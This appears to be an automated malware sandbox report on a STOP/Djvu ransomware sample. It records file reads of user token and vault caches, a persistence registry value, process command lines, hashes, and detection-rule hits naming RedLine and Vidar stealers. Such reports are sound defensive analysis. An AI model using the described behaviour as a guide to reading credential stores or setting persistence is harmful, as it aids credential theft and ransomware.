C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-125.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-125.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-150.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-150.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-200.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-200.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-400.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-400.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-100.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-100.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-125.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-125.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-150.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-150.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-200.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-200.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-400.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-400.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-100.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-100.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-125.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-125.png	unknown	153605	success or wait	1	41140B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-150.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-150.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-200.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-200.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-400.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-400.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\setup\ECSConfig.json	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\setup\ECSConfig.json	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\TokenBroker\Cache\5475cb191e478c39370a215b2da98a37e9dc813d.tbres	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\TokenBroker\Cache\5475cb191e478c39370a215b2da98a37e9dc813d.tbres	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\1033\StructuredQuerySchema.bin	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\1033\StructuredQuerySchema.bin	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_10_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_10_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_12_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_12_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_17_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_17_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_22_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_22_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_23_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_23_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_28_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_28_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_38_0.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_38_0.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.3.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.3.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3644736C-B905-4D30-88C9-B63C603DA134}.3.ver0x0000000000000001.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3644736C-B905-4D30-88C9-B63C603DA134}.3.ver0x0000000000000001.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000013.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000013.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000015.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000015.db	unknown	153605	success or wait	1	41140B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000016.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000016.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog.etl	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog.etl	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog_RunOnce.etl	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog_RunOnce.etl	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_1280.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_1920.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_2560.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_768.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_96.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_custom_stream.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_exif.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_sr.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_wide.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_wide_alternate.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\thumbcache_1280.db	unknown	153605	success or wait	1	41140B	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion	SysHelper	dword	1	success or wait	1	40C72B	RegSetValueExW

Analysis Process: aTTbUbX63Q.exe PID: **5016**, Parent PID: **3688**

General

Target ID:	10
Start time:	14:32:40
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000A.00000002.442982848.0000000004230000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000A.00000002.442982848.0000000004230000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000A.00000002.442058504.00000000027B2000.00000040.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: aTTbUbX63Q.exe PID: **3248**, Parent PID: **244**

General

Target ID:	11
Start time:	14:32:41
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe --Task
Imagebase:	0x7ff726010000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000B.00000000.452682542.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000B.00000000.452682542.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000B.00000000.452682542.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000000.452682542.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000B.00000002.459352032.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000B.00000002.459352032.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000B.00000002.459352032.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000002.459352032.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000B.00000000.449254005.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000B.00000000.449254005.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000B.00000000.449254005.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000000.449254005.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000B.00000000.448334832.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000B.00000000.448334832.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000B.00000000.448334832.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000000.448334832.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000B.00000000.451531971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000B.00000000.451531971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000B.00000000.451531971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000000.451531971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000000.445493929.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000B.00000000.449943159.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000B.00000000.449943159.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000B.00000000.449943159.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000B.00000000.449943159.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: aTTbUbX63Q.exe PID: **5220**, Parent PID: **5016**

General	
Target ID:	12
Start time:	14:32:44
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000C.00000000.440063683.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000C.00000000.440063683.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000C.00000000.440063683.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000000.440063683.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000000.433099525.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000C.00000000.435432899.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000C.00000000.435432899.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000C.00000000.435432899.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000000.435432899.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000C.00000002.444870627.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000C.00000002.444870627.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000C.00000002.444870627.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000002.444870627.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000C.00000000.436104717.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000C.00000000.436104717.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000C.00000000.436104717.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000000.436104717.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000C.00000000.439619824.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000C.00000000.439619824.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000C.00000000.439619824.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000000.439619824.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 0000000C.00000000.434977695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000C.00000000.434977695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 0000000C.00000000.434977695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000C.00000000.434977695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: build2.exe PID: **5708**, Parent PID: **5868**

General

Target ID:	14
Start time:	14:32:45
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe

Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe"
Imagebase:	0x400000
File size:	448512 bytes
MD5 hash:	2F3D0323BA962334EF87ED098AD02289
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 0000000E.00000002.445221178.00000000020D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000E.00000002.444943414.00000000004A8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 37%, Metadefender, Browse • Detection: 81%, ReversingLabs
Reputation:	moderate

Analysis Process: aTTbUbX63Q.exe PID: **1284**, Parent PID: **3688**

General

Target ID:	16
Start time:	14:32:51
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe
Wow64 process (32bit):	true
